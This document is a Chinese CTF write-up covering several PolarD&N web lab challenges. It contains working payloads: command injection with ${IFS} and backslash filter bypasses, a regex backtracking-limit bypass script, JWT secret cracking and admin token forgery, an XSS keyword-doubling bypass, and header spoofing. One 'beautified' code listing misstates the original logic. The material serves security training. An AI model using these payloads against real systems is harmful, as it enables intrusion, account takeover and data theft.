

polarD&N靶场web

swp

当用vim打开文件，但是终端异常退出时系统会产生一个文件名swp的文件。当源文件被意外删除时，可以利用swp文件恢复源文件

通过dirsearch扫描可以扫到.index.php.swp

```
[16:54:11] Starting:
[16:54:14] 403 - 339B - ./ht_wsr.txt
[16:54:14] 403 - 342B - ./htaccess.bak1
[16:54:14] 403 - 344B - ./htaccess.sample
[16:54:14] 403 - 342B - ./htaccess.orig
[16:54:14] 403 - 342B - ./htaccess.save
[16:54:14] 403 - 343B - ./htaccess_extra
[16:54:14] 403 - 340B - ./htaccess_sc
[16:54:14] 403 - 340B - ./htaccessBAK
[16:54:14] 403 - 341B - ./htaccessOLD2
[16:54:14] 403 - 342B - ./htaccess_orig
[16:54:14] 403 - 340B - ./htaccessOLD
[16:54:14] 403 - 333B - ./html
[16:54:14] 403 - 332B - ./htm
[16:54:14] 403 - 339B - ./httr-oauth
[16:54:14] 403 - 342B - ./htpasswd_test
[16:54:14] 403 - 338B - ./htpasswd
[16:54:14] 200 - 340B - ./index.php.swp
[16:54:44] 403 - 342B - /server-status/
[16:54:44] 403 - 341B - /server-status

Task Completed
```

访问

```
function jiuzhe($xdmtql){ return preg_match('/sys.*nb/is',$xdmtql); }
$xdmtql=@$_POST['xdmtql'];
if(!is_array($xdmtql)){
    if(jiuzhe($xdmtql)){
        if(strpos($xdmtql,'sys nb')!==false){
            echo 'flag{*****}';
        }else{
            echo 'true .swp file?';
        }
    }else{
        echo 'nijilenijile';
    }
}
```

得到以上内容

美化一下

```
function jiuzhe($xdmtql){ //接受一个xdmtql变量
    return preg_match('/sys.*nb/is',$xdmtql); //匹配变量
}
$xdmtql=@$_POST['xdmtql'];
if(!is_array($xdmtql)){ //判断变量是否为数组类型，不为数组类型往下判断
    if(!jiuzhe($xdmtql)){//利用jiuzhe函数进行匹配输入的值
        if(strpos($xdmtql,'sys nb')!==false){ //绕过 preg_match函数后匹配变量，匹配到的话输出flag
            echo 'flag{*****}';
        }else{
            echo 'true .swp file?';
        }
    }
}
```

```

else
{ echo 'nijilenijile'; //匹配到/sys.*nb/is的话输出
}
}

```

这段代码的重点是如何同时绕过pre_match和strpos函数，一个不让匹配到，一个又要匹配到。这里就涉及到一个回溯问题，就是pre_match函数处理的字符长度有限，如果超过这个长度就会返回false也就是没有匹配到。利用利用下面的代码进行回溯，让pre_match函数报错，绕过该函数，这样strpos函数就可以顺利的匹配到我们的字符串从而输出flag

```

import requests
data = {"xdmtql": "sys nb" + "aaaaaa" * 1000000}
res = requests.post('http://9d843e14-9320-4bf0-ab03-cecd33daf911.www.polarctf.com:8090/', data=data, allow_redirects=False)
print(res.content)

```

在kali中运行脚本

```

└─(kali㉿kali)-[~/Desktop]
└─$ cat 1.py
import requests
data = {"xdmtql": "sys nb" + "aaaaaa" * 1000000}
res = requests.post('http://9d843e14-9320-4bf0-ab03-cecd33daf911.www.polarctf.com:8090/', data=data, allow_redirects=False)
print(res.content)

```

得到flag

```

└─$ python3 1.py
b'<title>PolarD&N CTF</title>\nflag{4560b3bfea9683b050c730cd72b3a099}\n'

```

简单rce

polarD&N靶场web部分

一、简单rce

登陆页面，

```

function no($txt) {
    if(!preg_match("/cat|more|less|head|tac|tail|n1|od|vim|uniq|system|proc_open|shell_exec/i", $txt)) {
        return $txt;
    } else {

```

简单分析，过滤了以下命令

```
cat|more|less|head|tac|tail|n1|od|vim|uniq|system|proc_open|shell_exec|popen|
```

需要get传入sys参数，post传入“yyds=666”

The screenshot shows the Burp Suite proxy tool. A POST request is being analyzed. The URL is `http://b8fe47b3-366b-46c1-8758-f0a39c13467e.www.polarctf.com:8090/?sys=yyds=666`. The request is being analyzed under the SQLI tab. The browser tab shows the response page.

进行传参后，进行目录查询

发现此目录下仅有一个php文件，查询一下根目录，因为空格过滤，所以需要空格绕过，get传入下面代码

```
?sys=passthru('ls${IFS}/');
```

```
else
    {echo "nonono";
}
?> bin dev etc flag home lib linuxrc media mnt proc root run sbin srv sys tmp usr var
```

HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI

URL

http://b8fe47b3-366b-46c1-8758-f0a39c13467e.www.polarctf.com:8090/?sys=passthru('ls\${IFS}/');

enctype

application/x-www-form-urlencoded

Body

yyds=666

发现flag，因为过滤，所以需要利用\绕过。进行输出flag

```
?sys=passthru('t\ac${IFS}/flag');
```

得到flag

```
}
```

```
else
    {echo "nonono";
}
?> flag{j6856fd063f0a04874311187da1191h6}
```

HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI

URL

http://b8fe47b3-366b-46c1-8758-f0a39c13467e.www.polarctf.com:8090/?sys=passthru('t\ac\${IFS}/flag');

enctype

总结一下

此题考了命令过滤，以及命令执行函数

命令执行函数

`system()` 输出并返回最后一行`shell`结果。（被过滤！）

`exec()` 不输出结果，返回最后一行`shell`结果，所有结果可以保存到一个返回的数组里面。

`shell_exec()` 将字符串作为OS命令执行，需要输出执行结果，且输出全部的内容。（被过滤！）

`passthru()` 只调用命令，把命令的运行结果原样地直接输出到标准输出设备上。（替换`system`）

`popen()/proc_open()` 该函数也可以将字符串当作OS命令来执行，但是该函数返回的是文件指针而非命令执行结果。该函数有两个参数。（被过滤！）

输出函数

cat函数 由第一行开始显示内容，并将所有内容输出（被过滤！）

tac函数 从最后一行倒序显示内容，并将所有内容输出（被过滤！）

n1 类似于**cat -n**，显示时输出行号（被过滤！）

more 根据窗口大小，一页一页的现实文件内容（被过滤！）

less 和**more**类似，但其优点可以往前翻页，而且进行可以搜索字符（被过滤！）

head 只显示头几行（被过滤！）

tail 只显示最后几行（被过滤！）

sort 文本内容排列

uniq 可检查文本文件中重复出现的行列。

od od (**Octal Dump**) 命令用于将指定文件内容以八进制、十进制、十六进制、浮点格式或**ASCII**编码字符方式显示，通常用于显示或查看文件中不能直接显示在终端的字符。**od**命令系统默认的显示方式是八进制。

空格绕过：

\${IFS}

\${IFS}\$9

\${IFS\$9}

重定向符：**<>**（但是不支持后面跟通配符）

%09 水平制表符

%0a 回车

%0d 换行

蜜雪冰城吉警店

分析



要求找到第九款奶茶

先看一下网页源码

```
<input id="1" type="text" value="1"/>  
空白  
<input id="2" type="text" value="2"/>  
空白  
<input id="3" type="text" value="3"/>  
空白  
<input id="4" type="text" value="4"/>  
<br> event 溢出  
<br> event 溢出  
<input id="5" type="text" value="5"/>  
空白  
<input id="6" type="text" value="6"/>  
空白  
<input id="7" type="text" value="7"/>  
空白  
<input id="8" type="text" value="8"/>
```

只有id1-8，我们将8改成9，点击一下试试。




得到flag



召唤神龙

让我们打游戏，这种题直接查看源文件



找到可以代码

尝试解码得到flag

seek flag

辣鸡出题人表示不会写前端(假装这是一个精美的前端。。。)

The screenshot shows the HackBar developer tools interface. The top navigation bar includes tabs for HackBar, 查看器 (Inspector), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance), 内存 (Memory), 布局 (Layout), 计算值 (Computed Values), and 更改 (Changes). The left sidebar displays the DOM tree with the current node selected as <body>. The right sidebar shows the CSS inspector with the '弹性盒' (Flexbox) section active, indicating that no Flex container or item has been selected. Other sections include '网格' (Grid) and '盒模型' (Box Model).


看一下源码，发现提示

御剑扫一下后台

: 扫描完成... 扫描线程: 0
地址
<http://b5124447-4f65-418d-b301-6f82721444ae.www.polarctf.com:8090/robots.txt>

发现robots.txt

打开查看，发现flag3



```
User-agent: *
Disallow: /
#flag3:c0ad71dadd11}
```

发现cookie



Name	Value
Accept-Encoding	gzip, deflate
Connection	keep-alive
Cookie	id=0
Upgrade-Insecure-Requests	1

抓包将id=0改为1

发现flag1和2



Pretty Raw Hex

1 GET / HTTP/1.1
2 Host: b5124447-4f65-418d-b301-6f8272144ae.www.polarctf.com:8090
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: id=1
9 Upgrade-Insecure-Requests: 1

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Content-Length: 362
3 Content-Type: text/html; charset=UTF-8
4 Date: Tue, 23 Jan 2024 09:54:08 GMT
5 Flag2: 3ca8737a70f029d
6 Server: Apache/2.4.23 (Unix)
7 Set-Cookie: id=0
8 X-Powered-By: PHP/7.0.9
9 Connection: close
10
11 <html>
12 <head>
13 <title>
PolarD&N CTF
</title>
14 <meta charset="utf-8">
15 </head>
16 <h1>
辣鸡出题人表示不会写前端(假装这是一个精美的前端。。。)
</h1>
flag1:flag{7ac5b!-焯,爬虫要是爬到我的flag怎么办-->
17 </html>
18
19

最后得到flag

flag{7ac5b3ca8737a70f029dc0ad71dadd11}

JWT

what is JWT

JSON Web Token (JSON web令牌)

是一个开放标准([rfc7519](#))，它定义了一种紧凑的、自包含的方式，用于在各方之间以JSON对象安全地传输信息。此信息可以验证和信任，因为它是数字签名的。jwt可以使用秘密（使用HMAC算法）或使用RSA或ECDSA的公钥/私钥对进行签名。

通过JSON形式作为web应用中的令牌，用于在各方之间安全地将信息作为JSON对象传输。在数据传输过程中还可以完成数据加密、签名等相关处理。巴拉巴拉的

https://blog.csdn.net/Top_L398/article/details/109361680

看去吧

简单点说

JWT分为三部分abc

a:标头 b:有效载荷 c:签名

先看题目

ctfshow CTF工具 kali 安洵杯 江苏海事 苏职大 > |

欢迎来到主页！ [登录](#) [注册](#)

没有账号，我们先注册一个admin

[已经注册前往登录](#)

该用户名或邮箱已被注册！

提示用户名已经被注册，猜测可能flag可能和admin有关，可能需要登录admin账户

随便注册一个登录

查看个人中心并进行抓包

```
Pretty Raw Hex
1 GET /panel HTTP/1.1
2 Host: d24ad27a-918e-47ae-86f4-9448c5ccc140.www.polarctf.com:8090
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://d24ad27a-918e-47ae-86f4-9448c5ccc140.www.polarctf.com:8090/
8 Connection: close
9 Cookie: JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmtZSI6IjEifQ.8SGkFhdaEt0zvByKBtzlo0BikAFCDHblvliPowur7e0; session=eyJfZmxhc2hlcyI6W3siIHQiOlsibWzc2FnZSiSlx1NjIxMFxiNTISzlx1NzY3Ylx1NWY1NVx1ZmYwMSJdfV19.Za_H-A.aPhQt7nyuFd2uZGV6LklzE-0i34
10 Upgrade-Insecure-Requests: 1
11
12
```

发现JWT

拿过来分析一下

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEifQ.8SGkFhdaEt0zvByKBtz1o8ikAFCDHb1v1iPowur7e0
```

明显的看出来有三段，中间用点隔开

这时候就要用到JWT解码工具<https://www.bejson.com/jwt/>

The screenshot shows the BeJSON JWT decoder interface. On the left, the '编码区域' (Encoding Area) contains a 'JWT Token' input field with the value: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEifQ.8SGkFhdaEt0zvByKBtz1o8ikAFCDHb1v1iPowur7e0. In the center, the '操作区域' (Operation Area) has a dropdown for '签名算法' (Signature Algorithm) set to 'HS256'. Below it are three buttons: '← 编码' (Encode), '→ 解码' (Decode), and '✓ 校验' (Validate). A 'Unix 时间互转' (Unix timestamp conversion) link is also present. On the right, the '解码区域' (Decoding Area) is divided into sections: '头部/Header' (containing the algorithm and type), '载荷/Payload' (containing the username: "1"), and '对称密钥' (Symmetric Key) which is empty. The payload section is highlighted in grey.

可以看到载荷的内容为

```
{  
  "username": "1"  
}
```

同时注意JWT算是一种加密，自然有密钥

密钥自然是有办法破解的，用到工具c-jwt-cracker

下载教程https://blog.csdn.net/m0_61025358/article/details/134744252

最后得到密钥SYSA

```
base64.n   DOCKERFILE  jwctrack      main.c      makefile  
└─(root㉿kali)-[~/home/kali/Downloads/c-jwt-cracker-master]  
# ./jwctrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEifQ.8SGkFhdaEt0zvByKBtz1o8ikAFCDHb1v1iPowur7e0  
Secret is "SYSA"
```

我们将

```
{  
  "username": "1"  
}  
改成  
{  
  "username": "admin"  
}  
并且加上密钥，进行编译
```

得到一串新的JWT

```
eyJhbGciOiJIUzI1NiISInR5cCI6IkpxVCJ9.eyJ1c2VybmFtZSI6ImFkbwluIn0.9avq5ApZ-xzu12kbon8z2cb6Y4bNru_0nnIZfJ1mo50
```

将之前抓包的JWT替换为新的JWT，并发包

个人中心

姓名 : admin

密码 : flag{ec39c705cfb5295f9dddcedc819a1659}

邮箱 : admin@polarctf.com

得到flag

login

查看源码，发现提示

```
▼ <body>
  |   <!--20200101 20200101-->
```

登录，提示成功登录

然后呢？

试一下20200102

发现f

学号:

密码:

提交查询

f

试一下20200103

发现|

学号:

密码:

提交查询

l

大胆推测，往后每一个都有一个字符，凑出flag

用bp抓下包

Pretty Raw Hex Render

密码:<input type="text" name="password">

</p>

<input type="submit" name="submit">

</form>

</body>

</html>

Number 11 1 20200112 200 680

Type: 12 1 20200113 200 680

Request Response

From: Pretty Raw Hex Render

To: Step: 密码:<input type="text" name="password">

How many: 22 </p>

Number of: 23 <input type="submit" name="submit">

Base: 24 </form>

25 </body>

26 </html>

27 }

28 }

中间还有一串

flag{dlcg}

iphone

打开提示要iphone或ipad登录

Sorry, the admin menu must be viewed from iphone or ipad;
[Back](#)



MODIFY HEADER

Name	Value
Host	4f90f1c8-1d8b-4ed9-bbaa-a215affc
User-Agent	Mozilla/5.0 (window NT 10.0; Win)
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8


我们只要将



MODIFY HEADER

Name	Value
User-Agent	Mozilla/5.0 (window NT 10.0; Win)

改成iphone就欧克了，得到flag



flag{ba4c2f175f0dba2f2974e676c6dfbbab}

Back

MODIFY HEADER

Name	Value
Host	4f90f1c8-1d8b-4ed9-bbaa-a215affc
User-Agent	Mozilla/5.0 (iphone NT 10.0; Win)

浮生日记

PolarD&N CTF_弹个窗让我康康

网页标签提示要弹窗，那就是XSS

我们在输入框输入弹窗代码

浮生日记本

你写的是，别搞事阿hxd.



发现不对

校园网登录 ctfshow CTF工具 kali 安洵杯 江苏海事 苏职大 > 其他书签

浮生日记本

你写的是<script>alert(1)</script>，别搞事阿hxd

```
<!DOCTYPE html>
<!--STATUS OK-->
<html> [滚动]
  <head>[...]</head>
  <body>
    <h1 align="center">浮生日记本</h1>
    <h2 align="center">你写的是<script>alert(1)</script>，别搞事阿hxd.</h2>
    <center>
      <form action="index.php" method="GET">
        <input name="keyword" value="<>alert(1)</>">
        [空白]
        <input type="submit" name="submit" value="写日记">
      </form>
    </center>
  </body>

```

这个地方是我们要输入的，

<script>被过滤
我们要更换一下，采用<scrscriptipt>
因为script被过滤，输入就会被删除，如果输入scrscriptipt，中间被删除，两边又重新构建出了script

<scrscriptpt>alert(1)</scrscriptpt>

```
<script>alert(1)</script>
```

写日记

我们要将他闭合掉

```
▼ <form action="index.php" method="GET">
  <input name="keyword" value="<scrscriptpt>alert(1)</scrscriptpt>">
  [空白]
```

我们要改为

```
"><scrscriptpt>alert(1)</scrscriptpt><"
```

```
▼ <center>
  ▼ <form action="index.php" method="GET">
    <input name="keyword" value="">
    <script>alert(1)</script>
    </form>
```

```
<input name="keyword" value="输入内容">
```

```
<input name="keyword" value=""> <script>alert(1)</script><"
```

第一个"和前面的value="闭合，>和前面的<input 中的<闭合，最后的<"和">闭合

输入，出现弹框



得到flag

flag{747b11f075d2f6f0d599058206190e27}



\$\$

这题考的是超全局变量<https://www.cnblogs.com/pawn-i/p/12088639.html>

\$GLOBALS 这种全局变量用于在 PHP 脚本中的任意位置访问全局变量（从函数或方法中均可）。

PHP 在名为 **\$GLOBALS[index]** 的数组中存储了所有全局变量。变量的名字就是数组的键。

global 在 PHP 中的解析是： **global** 的作用是定义全局变量，但是这个全局变量不是应用于整个网站，而是应用于当前页面，包括 **include** 或 **require** 的所有文件。

注： 在函数体内定义的 **global** 变量，函数体外可以使用，在函数体外定义的 **global** 变量不能在函数体内使用

\$GLOBALS： 用于访问所有全局变量（来自全局范围的变量），即可以从 PHP 脚本中的任何范围访问的变量。

这题我们直接传入

?c=GLOBALS

得到 flag

```
        eval("var_dump($$a);");} array(7) { ["_GET"]=> array(1) { ["c"]=> string(7)  
"GLOBALS" } ["_POST"]=> array(0) {} ["_COOKIE"]=> array(0) {} ["_FILES"]=> array(0) {} ["a"]=>  
string(7) "GLOBALS" ["fl4g"]=> string(38) "flag{9f8a2133f0cad361ff6d22a445c2531a}"  
["GLOBALS"]=> array(7) { ["_GET"]=> array(1) { ["c"]=> string(7) "GLOBALS" } ["_POST"]=>  
array(0) {} ["_COOKIE"]=> array(0) {} ["_FILES"]=> array(0) {} ["a"]=> string(7) "GLOBALS"  
["fl4g"]=> string(38) "flag{9f8a2133f0cad361ff6d22a445c2531a}" ["GLOBALS"]=> *RECURSION*  
}}
```

The screenshot shows the HackBar interface with a loaded exploit. The URL field contains `http://8e2ad297-c99b-4d5d-9052-1476b9563e4e.www.polarctf.com:8090/?c$GLOBALS`. The interface includes tabs for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSRF, and SSTI.

爆破

分析代码

```
-----  
if(isset($_GET['pass'])) {  
    $pass = md5($_GET['pass']);  
    if(substr($pass, 1, 1) == substr($pass, 14, 1) && substr($pass, 14, 1) == substr($pass, 17, 1)) {  
        if((intval(substr($pass, 1, 1)) + intval(substr($pass, 14, 1)) + substr($pass, 17, 1)) /  
substr($pass, 1, 1) == intval(substr($pass, 31, 1))) {  
            include('flag.php');  
            echo $flag;  
        }  
    }  
}
```

分析一下

`$pass = md5($_GET['pass']);`: 从 GET 请求中获取参数 'pass' 的值，并使用 MD5 哈希函数对其进行哈希处理，将结果存储在变量 \$pass 中。

`substr($pass, 1, 1) == substr($pass, 14, 1) && substr($pass, 14, 1) == substr($pass, 17, 1)`: 检查密码的第2、第15和第18个字符是否相等。

`if((intval(substr($pass, 1, 1)) + intval(substr($pass, 14, 1)) + substr($pass, 17, 1)) / substr($pass, 1, 1) == intval(substr($pass, 31, 1)))`: 这一步对密码的字符进行一些数学运算。首先，将密码的第2、第15和第18个字符转换为整数，然后将它们相加。接着，将这个和除以密码的第2个字符，最后检查是否等于密码的第32个字符（注意，数组索引从0开始，所以第32个字符的索引是31）。

构建代码

```
import hashlib

for i in range(1, 10000):


    md5 = hashlib.md5(str(i).encode('utf-8')).hexdigest()

    if md5[1] != md5[14] or md5[14] != md5[17]:
        continue

    if (ord(md5[1])) >= 48 and ord(md5[1]) <= 57 and (ord(md5[31])) >= 48 and
    ord(md5[31]) <= 57:

        if ((int(md5[1]) + int(md5[14]) + int(md5[17])) / int(md5[1]) == int(md5[31])):
            print(i)
```

得到数字422, 1202



```
E:\python\python3\python3.exe "E:\语言\PyCharm Professional\pythonProject\爆破.py"
422
1202
进程已结束，退出代码为 0
```

构建代码

```
?pass=422
```

得到flag



校园网登录 ctfshow CTF工具 kali 安淘杯 江苏海事 苏职大 >> 其他书签

flag{8277e0910d750195b448797616e091ad}

HackBar 查看器 控制台 调试器 网络 样式编辑器 性能

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF

URL

http://0153a9db-aa13-4d41-bb4c-4946d637d6ad.www.polarctf.com:8090/?pass=422

XFF

no! baby!

只有ip是1.1.1.1的用户才能得到flag!

伪装ip

Name	Value
X-Forwarded-For	1.1.1.1

得到flag

太行了！给你吧！！ flag{847ac5dd4057b1ece411cc42a8dca4b7}

rce1

就过滤了个空格，能拿到flag算我输

IP :

Ping

```
<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/ /", $ip, $m)) {
        $cmd = "ping -c 4 \"$ip\"";
        exec($cmd, $res);
    } else {
        $res = $m;
    }
}
?>

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>ping</title>
</head>
<body>
<style>
    html {
```

有个ping, ping一下127.0.0.1试一下

rray

```
[0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
[1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.034 ms
[2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.032 ms
[3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.045 ms
[4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.043 ms
[5] =>
[6] => --- 127.0.0.1 ping statistics ---
[7] => 4 packets transmitted, 4 packets received, 0% packet loss
[8] => round-trip min/avg/max = 0.032/0.038/0.045 ms
```

试一下

127.0.0.1;ls

```
Ping

Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.048 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.045 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.044 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.056 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.044/0.048/0.056 ms
    [9] => 1.png
    [10] => f1111aaag.php
    [11] => index.php
)
```

可以执行命令

```
</style>

<h1>就过滤了个空格，能拿到flag算我输</h1>

<form action="#" method="GET">
    <label for="ip">IP : </label><br>
```

提示就过滤了空格

构建命令

```
127.0.0.1;cat${IFS}f1111aaag.php
```

IP :

Ping pre | 510.317 × 73.6

```
Array
(
    [0] => ?
)
```

✓ PHP

HackBar 查看器 控制台 调试器 网络 样式编辑

搜索 HTML +

```
<h1>就过滤了个空格，能看到+tag算预期</h1>
<form action="#" method="GET">
    <label for="ip">IP :</label>
    <br>
    <input id="ip" type="text" name="ip">
    <input type="submit" value="Ping">
</form>
<hr>
<pre>
    Array ( [0] =>
        <!--? //php flag{a3949821f7627a7fd30ab0722ff9b318} [1] --->
        ?> )

```

得到flag

GET-POST

必须让我感受到你的真诚，用GET请求传递一下id吧，令id=1

听人话出饱饭

传一个id=1

}

你必须让我感受到你的真诚，用GET请求传递一下id吧，令id=1干的漂亮

虽然我感受到了你的真诚，但还是不行，用POST请求传递一下jljcxy吧，令jljcxy=flag

继续

jljcxy=flag

然后就没有然后了？签到题？

虽然我感受到了你的真诚，但还是不行，用POST请求传递一下 jljcxy 吧，令
jljcxy=flagflag{a52b7cac3af0b081349001c92d79cc0a}

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF

URL
http://13ab0286-d24b-4c0a-8aac-90ad840b7da1.www.polarctf.com:8090/?id=1

Use POST method enctype application/x-www-form-urlencoded

Body
jljcxy=flag

